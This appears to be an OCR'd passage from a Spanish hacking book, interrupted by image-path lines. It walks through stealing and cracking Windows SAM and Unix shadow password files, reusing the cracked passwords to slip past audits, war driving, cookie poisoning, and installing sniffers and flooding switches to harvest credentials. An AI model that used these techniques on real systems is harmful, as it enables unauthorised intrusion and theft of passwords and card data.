
- Romper las contraseñas en Windows

La mecánica es simple. Usted debe:

1. Robar el archivo de contraseñas y llevárselo a casa;
2. Pasar el archivo de contraseñas por el programa crackeador;
3. Probar las contraseñas recuperadas en el sistema original para ver si los usuarios no las han cambiado.

Como ejemplo práctico, vamos a usar un descendiente del antiguo LOphtCrack, el LC4, actualmente distribuido por la firma de seguridad @Stake (www.atstake.com). Creado por los hackers como prueba de concepto para demostrar las debilidades de los hashes de Windows NT, el software ha llegado a la versión 2.5 pero con código fuente abierto. A finales de los 90 los derechos del software se transfirieron al propietario actual, y el LOphtCrack 2,5 fue relanzado como LC3. La LC4 es por tanto una evolución directa de LOphtCrack 2.5. El software se vende a un precio de 350,00 dólares por licencia, pero se puede descargar una versión de prueba válida por 15 días - con las rutinas de fuerza bruta desabilitadas. En su página web, @Stake ofrece, gratuitamente y con código fuente, la versión 1.5 de LOphtCrack - aún en la línea de comandos.
Para el paso 1, nosotros de algún modo tenemos que "chupar" los valores hash de los usuarios que figuran en la base de datos SAM, normalmente se almacenan en el registro en HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users (¿No creeriais que nos iba a decir la clave?). Para ello, podemos utilizar una utilidad propia de LC4 llamada “pwdump”.
Otro programa que roba contraseñas de SAM es el “pwdump3”. Originalmente desarrollado por Jeremy Allison y Todd Sabin, está mantenido por la empresa, “PoliVec”. Incrustado en sus múltiples productos de seguridad *Scanner PoliVec*, el “pwdump3” (www.polivec.com/pwdump3.html) permite que las contraseñas se recuperen incluso remotamente a través de la red (incluyendo Internet).
Una tercera opción es una utilidad que viene con paquete de servidor SMB para Unix, Samba (www.samba.org). Junto con el producto se incluye un crackeador llamado “pwdump”, que extrae la base de datos SAM y la convierte en un archivo de contraseñas de Samba (smbpasswd) válido. Más información acerca de él se puede encontrar en us1.samba.org/samba/ftp/pwdump/.
En los tres casos, se generan archivos de contraseñas que puede interpretar el LC4. En los tres casos, también, se necesita privilegios de administrador para ejecutar el programa. Este obstáculo, a pesar de complicación, es todavía manejable. Hay varias maneras de hacerlo: ejecutando el programa en la máquina objetivo a través de un exploit, ejecutando el crackeador en una máquina con contraseñas débiles y relaciones de confianza con el equipo de destino, haciendo invasión física en el local donde esta la máquina ..
Una vez conseguido el fichero de contraseñas, proceda con el Paso 2. Desconectese completamente de la red que va ha ser invadida y ejecute , en casa, el LC4 contra su archivo . Existe una amplia documentación incluida con el propio producto, por lo que no

se detalla aquí. La siguiente figura muestra un proceso de craqueo en curso, con algunas contraseñas ya descubiertas:



Nota: como hemos visto en los capítulos sobre las vulnerabilidades, las cuentas en WinNT se almacenan en dos hashes: uno para el antiguo LAN Manager y otro con la contraseña más fuerte de NT. Además de que el Hash LM es más fácil de romper, por lo general los usuarios utilizan la misma contraseña a nivel local (NTLM). El mismo LC4 lo sabe, y una vez conseguida el contraseña de LM, interrumpe la fuerza bruta, e intenta la misma contraseña en el NT. Como se puede ver en la imagen, varias contraseñas ya se han descubierto y, en este ejemplo, todas son iguales en ambos campos. Parece que al usuario *shennesy* le gusta serie de Star Trek y al usuario *djattan* no parece muy feliz con su lugar de trabajo - con un poco de ingeniería social, el hacker no tiene ni siquiera que usar el LC4. El usuario invitado no tiene contraseña (glup!).
La figura anterior fue extraída de un estudio realizado por Dan Smith, de la Universidad de Carolina del Norte, EE.UU., y se puede encontrar en www.unc.edu/smithdr/inls187/sr.html. El estudio, ademas de analizar el software aporta datos sobre el tiempo para crackear contraseñas de todo tipo, débiles o teóricamente seguras.
Por último (paso 3), comprobar todas las contraseñas que consiguió en el sistema invadido. Es posible que algunas estén cambiadas, pero usted sabe ya, al menos los nombres de usuarios válidos y los patrones que utilizan para preparar sus contraseñas. Por ejemplo, la cuenta Administrador mostrada poseía una contraseña, BARNABAS09 . Las probabilidades son entre el 80% y el 90% de que en los próximos meses, sea BARNABAS10, BARNABAS11 ... Creo que lector ya "pescó"el mecanismo!

- Romper las contraseñas en Unix

¿Crees que el sistema cambio? Nada de eso:

1. Robar el archivo de contraseñas y llevártelo a casa;
2. Pasar el archivo de contraseñas en el programa crackeador;
3. Probar las contraseñas recuperadas en el sistema original para ver si el usuario no las ha cambiado.

Hay varios programas en Unix que descubren las contraseñas en los archivos cifrados. El más conocido es sin duda “John the Ripper”. El uso es tan fácil que es indignante. Una vez instalado y configurado, simplemente "aliméntalo" con el archivo de contraseñas y deja que haga el trabajo. La sintaxis es simple:

```
$ john archivo_contraseñas
```

En el paso 1 tenemos los mismos problemas que teníamos con Windows. Como vimos en el capítulo relativo a las plataformas Unix, los sistemas modernos usan la ocultación de contraseñas, que consiste en separar el proceso de registro en dos archivos: /etc/passwd (que contiene la información sobre el usuario como el nombre, login, GID, UID, directorio, home y shell inicial) y /etc/shadow (que contiene las contraseñas encriptadas). Como /etc/passwd debe ser legible por todos, los hashes estarían sin protección si estuvieran allí. El archivo /etc/shadow, por el contrario, es legible y escribible solamente por el superusuario, o root. Si el sistema invadido posee ocultación de contraseñas , usted sólo será capaz de robar el archivo /etc/shadow si está en un shell “root”. Si el sistema invadido no tiene ocultación, el "administrador" ha dejado a la mitad del trabajo hecho por ti ...(Incluso si el sistema tiene ocultación de contraseñas, usted todavía tiene los nombres de cuentas válidas.)
Encontrar y aplicar un exploit que le de acceso a “root” es la manera más directa de obtener el archivo de shadow. Otras formas son:

1. Hacer volcados de núcleo (core dumps) de programas SUID “root” que accedan a las contraseñas (como FTP, SSH o Telnet);
2. Comprobar en el archivo *passwd* que usuarios tienen "pinta" de administrador - es posible que él tenga programas SUID en su /home.

Una vez descubierta la contraseña, vaya al paso 2. Simplemente ejecute “John the Ripper”, de acuerdo con la configuración y espere. Al final, encontrara una lista de contraseñas válidas (posiblemente la de “root”, también). El tercer paso es trivial: volver a la escena del crimen y usar las contraseñas. No hay nada como una sesión como un usuario autorizado para despistar a las auditorías de invasión.

Obtener acceso y destruir la red

Una vez dentro de la red, hay varias acciones posibles que deben tomarse. Estando en posesión de una máquina, puede ser más fácil invadir otras. Pero no sólo de "Invasiones" vive un cracker. Puede, por ejemplo, utilizar la red como un trampolín para otras redes más grandes. O capturar contraseñas de los usuarios en servidores externos - tales como

contraseñas en bancos o números de tarjetas de crédito. O desviar el tráfico para que los usuarios se dirijan a trampas o sitios web falsos.
En esta sección se presenta una breve descripción de estos tipos de ataques, con enlaces a sitios con más información.

- War Driving y War Chalking

Una de las formas más nuevas de invasión corporativa es la guerra de direccionamiento. Los hackers salen por las calles de la ciudad con soluciones alternativas hechas de latas de las patatas fritas, arandelas y algunos cables y capturan conexiones de red inalámbricas con "fugas". Como las empresas no suelen cifrar sus conexiones internas, una conexión inalámbrica de ese tipo proporciona acceso ilimitado, similar al conseguido si el atacante entra por la puerta principal y enchufa un cable al conector de su portátil y a un enchufe de la red de la empresa.
El tema es relativamente nuevo y merece un estudio mucho más profundo que lo que permitiría este libro. Por otra parte, se requeriría un libro entero sobre él tema. Una excelente fuente de información y recursos (tutoriales, equipos, sistemas de antena - incluidos los de fabricación casera) es www.wardriving.com. Un esquema sencillo de antena, construida con el mítico tubo de los chips de patatas Pringles, se pueden encontrar en www.oreillynet.com/cs/weblog/view/wlg/448.
Hackers europeos han ido más allá y han creado la Guerra de marcar con tiza - un alfabeto especial para marcar con tiza los puntos de acceso en la acera (posición orientación de la antena) para una mejor conexión a las redes ajenas. Aprenda más sobre las técnicas utilizadas en el sitio oficial: www.warchalking.org (o, alternativamente, www.warchalking.us). Este sitio cuenta con información técnica, tutorías, clubes, muchos enlaces a otros recursos. El sitio www.blackbeltjones.com también tiene varias características. Un artículo sobre el tema se encuentra en la Meca del wireless, 802.11 Planet (www.80211-planet.com/columns/article.php/140240n.

- Más allá de la inyección de SQL

En nuestro segundo estudio de vulnerabilidades, vimos formas sencillas para engañar al script de la página (ya sea en ASP, PHP, ColdFusion o algunos CGI) e inyectar en él modificaciones en la consulta asociada al servidor SQL. Pero hay otras maneras de jugar con los sistemas basados en la Web.
La primera y más inmediata consiste en observar y manipular los datos en la propia URL. Muchos de los sistemas en línea contienen información valiosa en estos campos después de la dirección HTTP (trabajo principal: investigación de la HTML métodos GET y POST). Peinar una URL grande para entender cómo funciona el sistema es el primer paso para entrar en este sistema. Sitios de bancos, tiendas e incluso sitios web del gobierno usan la URL como transporte de datos de clientes sin preocuparse por el hecho de que contienen información visible por cualquier usuario de la red.
Un ejemplo notorio de esto fueron las vulnerabilidades detectadas hace unos años en Hotmail (www.hotmail.com). en que los identificadores de sesión, los nombres de usuario y los hashes de contraseñas estaban presentes en la propia URL. Hoy Hotmail ya no

padece más de este mal, pero durante muchos años fue una laguna muy fácil de explotar. Preste atención, incluso en sitios que utilizan las llamadas ODBC y no SQL. Sistemas 100% Microsoft tienden a favorecer el protocolo inseguro ODBC para el acceso a bases de datos Access y SQL Server.
Algunos enlaces para la investigación sobre la inyección de SQL son:

- www.securiteam.com/securityreviews/5DPONIP76E.html
- www.online.securityfocus.com/infocus/1644
- www.sqlsecurity.com/DesktopDefault.aspx?tabindex=2&tabid
- www.nextgenss.com/papers/advanced.sql.injection.pdf
- www.spidynamics.com/papers/SQLIniectionWhitePaper.pdf

Otro método es el envenenamiento de cookies, una manera de manipular la autenticación a través de Internet. Casi todos los sitios hoy en día se sirven de cookies para controlar el acceso a las sesiones. Cambiar “UserID” y “SessionID” en una cookie puede ser un atajo para entrar en las cuentas de otros usuarios.
Es más difícil encontrar recursos de el envenenamiento de cookies en Internet. Le proponemos los siguientes recursos:

- White paper: Hacking web applications using cookie poisoning www.allasso.pt/base/docs/11042206054.pdf.
- Buscar por la palabra clave “cookie” en Security Focus (www.securityfocus.com).


Dos programas que funcionan como proxys basados en un escritorio, y pueden utilizarse para facilitar el manejo de cookies (y también las cabeceras HTTP!): son el “Aquiles” y el “BrowseGate”. La empresa que fabrica “Aquiles” (DigiZen Security Group - www.digizen-security.com) parece que ha cancelado el sitio Web, pero las descripciones de los productos se pueden encontrar en Packetstorm (packetstormsecurity.nl/filedesc/achilles-0-27.zip.html) y de SecuriTeam.com (www.securiteam.com/tools/6L00R200KA.html).
El “BrowseGate” desarrollado por NetCPlus (www.browsegate.html/netcplus.com/) es otra opción de servidor proxy que se puede utilizar de forma perjudicial para manipular cookies de autenticación en páginas web. Hay una reseña del mismo en www.webattack.com/ etlbrowsegate.shtml.
Para todos los problemas enumerados, las posibles soluciones se pueden encontrar en el sitio oficial de la seguridad en sistemas web: www.owasp.org.

- Husmeando en la red (Sniffing)


Otra forma de acceder a una red, después de "Invadir" una de las máquinas pertenecientes a la misma, es pasar a "escuchar" lo que se mueve dentro de esa red. Los programas que hacen este tipo de trabajo sucio se denominan sniffers o rastreadores.
Un sniffer trabaja en la capa 2 de nuestro modelo de referencia OSI. Esto significa que es imposible hacer un sniffing directamente a través de Internet en una red distante. Es necesario que el atacante instale y ejecute el sniffer en una máquina perteneciente a la red local que quiera rastrear.
El objetivo más inmediato de un atacante cuando instala un sniffer es encontrar las

contraseñas de otros usuarios en la misma red. Dejando la herramienta "funcionando" durante unos días, puede obtener las contraseñas de decenas de usuarios y de cientos de servicios (web, correo electrónico, servidores, ...). Debido a que hay algunos servicios autorizados para usuarios especiales y negados a los demás, es interesante, a medida que avanza en la obtención de contraseñas, que instale sniffers en varias máquinas y, así, consiga un universo mayor de ellas.

Es fácil darse cuenta que, en este contexto, el atacante ira "Invadiendo" poco a poco un gran número de máquinas dentro la red remota. Como es una herramienta de la capa 2 y, por lo tanto, local, el sniffer debe ser instalado y dejado en funcionamiento sin que intervenga el atacante. La herramienta escuchará a la red y registrará todo lo que es de interés en un archivo. Después de algún tiempo (unos días o semanas)el hacker volverá a la escena del crimen sólo para recuperar el archivo con el tesoro, que examinará en su casa, desconectado.



Hay una manera más perniciosa de usar un sniffer: ponerlo en una puerta de enlace entre redes. Como vimos en los capítulos correspondientes, un gateway es un dispositivo que conecta dos o más redes diferentes con el fin de dejar pasar los paquetes entre ellas cuando sea aplicable. Un sniffer colocado en un gateway puede escuchar, entonces, el tráfico de todas ellas.



En la práctica, puesto que la inmensa mayoría de los gateways conectan su red interna con la conexión a Internet, el atacante tiene a su disposición tanto su conjunto potencial de contraseñas, como la información confidencial, correo electrónico, contraseñas y tarjetas de crédito que entran y salen de su empresa. Imagínese, un escenario aún más siniestro, un hacker que colocó un sniffer en un gateway que conecta a su empresa a su sitio de comercio electrónico, o al proveedor de tarjetas de crédito, o a sus asociados, o al banco. Mortal!

El primer paso cuando se olfatea una red es poner la interfaz de red de una máquina en modo *“promiscuo”*. Como vimos en los capítulos Redes I y II , cuando un paquete IP llega

a una red, el interface que contiene el paquete pregunta: "¿Cuál es la dirección MAC que contiene la dirección IP de ese paquete? El equipo de destino responde con su dirección MAC y el paquete es enviado a ella. Esto se denomina protocolo ARP.
"Enviado a ella," como está escrito en el párrafo anterior, es un poco engañoso (o, como oí decir a un pastor luterano, es una "exageración de la verdad"). El paquete esta, en realidad, jugando en el bus y todas las interfaces lo pueden leer. Lo que pasa es que las interfaces hacen "oídos sordos" al paquete si no está dirigido a ellas. Sólo la máquina a la que realmente se destina "presta atención" a lo que está viajando en la red. Los demás simplemente lo ignoran.
Aquí es donde entra en juego el "modo promiscuo". Una interfaz configurada de esta forma "escucha" TODOS los paquetes que se transmiten por la red, no sólo los destinados a ella. Si esto es un facilitador para la aplicación de herramientas de monitorización de red - algo que todo administrador competente debería utilizar - también permite que alguien con malas intenciones, fácilmente escuche lo que no debería.
Para poner una interfaz de red en modo promiscuo, debe tener acceso privilegiado al sistema operativo - es decir, “root” en un sistema Unix, “administrator” en un sistema WinNT o “admin” en un Novell NetWare. Por lo tanto, es imperativo invadir completamente por lo menos una máquina de la red (como se explica más arriba) para que podamos hacer una "cosecha" después. Hay varias maneras de poner una interfaz de red en modo promiscuo. Hay programas especiales para esto en cualquier plataforma e incluso son posibles algunos trucos del sistema operativo (sea Windows, Novell, HP-UX ...) sin la ayuda de ningún programa externo.
Cada sistema operativo tiene una herramienta que muestra el estado y cambia la configuración de su adaptador de red. Tomando como ejemplo una distribución de GNU/Linux, el comando que lo hace para nosotros es el *ifconfig*. Escrito (como root) sin argumentos, el comando muestra el estado de todas las interfaces de red. Escrito seguido del nombre de una interfaz, muestra el estado actual de esa interfaz. Por ejemplo, para saber cómo le va a la primera interface de red (eth0), el comando sería:

```
# ifconfig eth0
```

El resultado seria:

```
Encapsulamiento de Link:Direccion de Ethernet HW 00:08:74:B5:64:95
inet end.: 192.168.1.11 Bcast:192.168.1.255 Masc:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Métrica:1
RX packets:13567 errors:O dropped:O overruns:1 frame:O
TX packets:8300 errors:O dropped:O overruns:O carrier:O
colisiones:0
RX bytes:3163776 (3.0 Mb)
TX bytes:994079 (970.7 Kb)
```

Observe la información visualizada. Usted sabe, por este comando, que la encapsulación del link (es decir, la capa 2 el protocolo) es Ethernet, que el MAC es 00-08-74-B5-64-95, que la dirección de red es 192.168. 1.11, que el tamaño máximo del paquete Ethernet (MTU) es de 1.500 bytes, etc ... También hay algunos flags que indican si el interfaz está listo o "en pie" (DP), si se está ejecutando (RUNNING) y si responde a broadcast o

multicast. Ahora vamos a ver qué pasa con el siguiente comando:


```
# ifconfig eth0 promisc
```

Al parecer, no pasa nada. El shell nos devuelve el *prompt* del sistema y ningún mensaje de error o tarea completada. Pero, si escribimos el comando “ifconfig eth0” de nuevo, el resultado sería un poco diferente:


```
Encapsulamiento de Link:Direccion de Ethernet HW 00:08:74:B5:64:95
inet end.: 192.168.1.11 Bcast:192.168.1.255 Masc:255.255.255.0
UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Métrica:1
RX packets:13567 errors:O dropped:O overruns:1 frame:O
TX packets:8300 errors:O dropped:O overruns:O carrier:O colisões:O
RX bytes:3163776 (3.0 Mb) TX bytes:994079 (970.7 Kb)
```

¡Bingo! Observe que la tarjeta está ahora en modo promiscuo (flag PROMISC). Absolutamente TODO lo que está viajando en la red es interpretado por el protocolo TCP/IP del Kernel y por lo tanto se puede monitorizar. Esto incluye paquetes que no se dirigen a esa máquina.


- Sniffing pasivo



Las redes locales a menudo usan los llamados hubs (capítulos Redes I y II) para facilitar y agilizar la conexión de nuevas máquinas a una red existente. El hub (concentrador) también actúa como elemento regenerador de señal eléctrica de presencia en la red de buses. Pero el hub (concentrador) es un elemento pasivo respecto a el control del tráfico de la red local.
Hubs y repetidores son dispositivos que trabajan en la capa 1 del modelo OSI, así que no tienen ningún control sobre la estructura Ethemet (o cualquier otro protocolo de Capa 2 como Token Ring, PPP, Frame Relay o X.25). Esto significa que un mensaje enviado desde una máquina a otra se escuchará por todos en la red.
Es fácil ver en la figura anterior, que si la máquina A envía un mensaje a C, las estaciones B, D y H están escuchando. Por tanto, a pesar de la apariencia de estrella, una red que utiliza un hub (concentrador) para conectar las máquinas es en realidad un bus.
Concluimos que es muy fácil para un sniffer registrar y decodificar todo lo que circula por la red. Cómo trabaja con interfaces en modo promiscuo, todos los los paquetes de la red se pueden interpretar. Pero, ¿y si la red estuviera segmentada con bridges o switches? En el capítulo 2 (Redes I) vimos de pasada la descripción de estos equipos. Un bridge (puente) divide la red en dos segmentos y bloquea el tráfico no destinado a cada uno de ellos.




Observe: las máquinas A y B están en el segmento 1, mientras que C y D en el segmento 2. Aislando a los dos, un bridge (puente). El tráfico de A a B y de B a A se limita al segmento 1, y el tráfico de C a D y D a C se limita al segmento 2. El bridge (puente) bloquea el tráfico local, no dejando que mensajes no dirigidos a un bus en particular lleguen a él.



Sin embargo, si la máquina C quiere enviar un mensaje a la máquina A, el bridge deja pasar el paquete.

La determinación de qué paquetes deben pasar y cuales deben ser bloqueados es dinámica, basada en las direcciones MAC de las interfaces de la red. En el momento en que un bridge está conectado, no tiene nada en la memoria. A medida que las estaciones van enviando paquetes a la red, el bridge almacena las direcciones MAC en una tabla, relacionándolas con el segmento donde se originó el paquete. Observe que todo ocurre en la capa 2 del modelo OSI: el bridge sólo está al tanto de las máquinas conectadas directamente a su red local. Imaginemos ahora un hub (concentrador) que posee un bridge en cada puerto. Cada máquina de la red recibiría sólo el tráfico destinado a sí. Este monstruo existe y se llama conmutador o switch. Observe: así como en nuestro primer ejemplo, la estación A quiere enviar un mensaje a la estación B. Debido al switch, ninguna de las otras máquinas va a escuchar lo que A tiene que decir. Por otra parte, C podría hablar con E simultáneamente, ya que la red esta para ellos a ralentí.




Una red con un switch en lugar de un hub, ademas de controlar y reducir el tráfico, también ofrece mayor seguridad a la red, ya que un sniffer instalado, por ejemplo, en D no podría escuchar nada de las conversaciones entre A y B o C y E. Entonces, el uso de bridges y switches, minimiza el problema de los rastreadores de paquetes, ¿verdad? Lamentablemente, una vez más, la respuesta es no ...

- Sniffing activo

Un switch o un bridge tiene una tabla que relaciona las direcciones MAC que "escucha" en la red con los puertos o sectores en que fueron "escuchados". Cómo se rellena de forma dinámica, esta tabla se actualizará cada vez que se conecta una nueva máquina a la red.

Como me dijo un pariente mío (ilustre, pero analfabeto), "todo lo que está demás sobra". El switch tiene una memoria de tamaño limitado, por lo que un gran número de interfaces de red conectados a cada puerto podría, en casos extremos, llenar completamente la memoria. Pensando en ello, los fabricantes de estos equipos las dimensionan para que este límite no se alcance nunca.

El problema es que una trama Ethemet no es más que una cadena de unos y ceros que puede, por tanto, ser manipulado. Un programa cuidadosamente escrito podría generar, "*ad infinitum"*, tramas Ethemet con direcciones MAC aleatorias, y en unos pocos minutos, llenar completamente la memoria del switch. Como el show no puede parar, este equipo puede empezar a transmitir mensajes de forma indiscriminada a todos los puertos. Esta técnica se llama inundación **de MAC.**




Dada esta situación, cualquier sniffer puede olfatear la red. Existen herramientas que hacen esto (una de ellas, escrita en Perl, se puede encontrar en www.safenetworks.com /Others/3com4.html), pero los sniffers más modernos (como "ettercap" y "dsniff") hacen todo el trabajo.

Por suerte (o por desgracia, en función de las ideas del querido lector), algunos switches son inmunes a la inundación de MAC. También, hay varias formas de implementar switches. Se pueden utilizar algoritmos de protección que impidan que la memoria se llene completamente. O un sistema de detección de inundaciones, sobre la base de estándares de datos y una base de los sniffers conocidos. Una tercera vía sería la de adoptar una política de continuo, mantenimiento de MACs conocidos a través del tiempo en detrimento de las nuevas interfaces, si la memoria procesa por lotes.

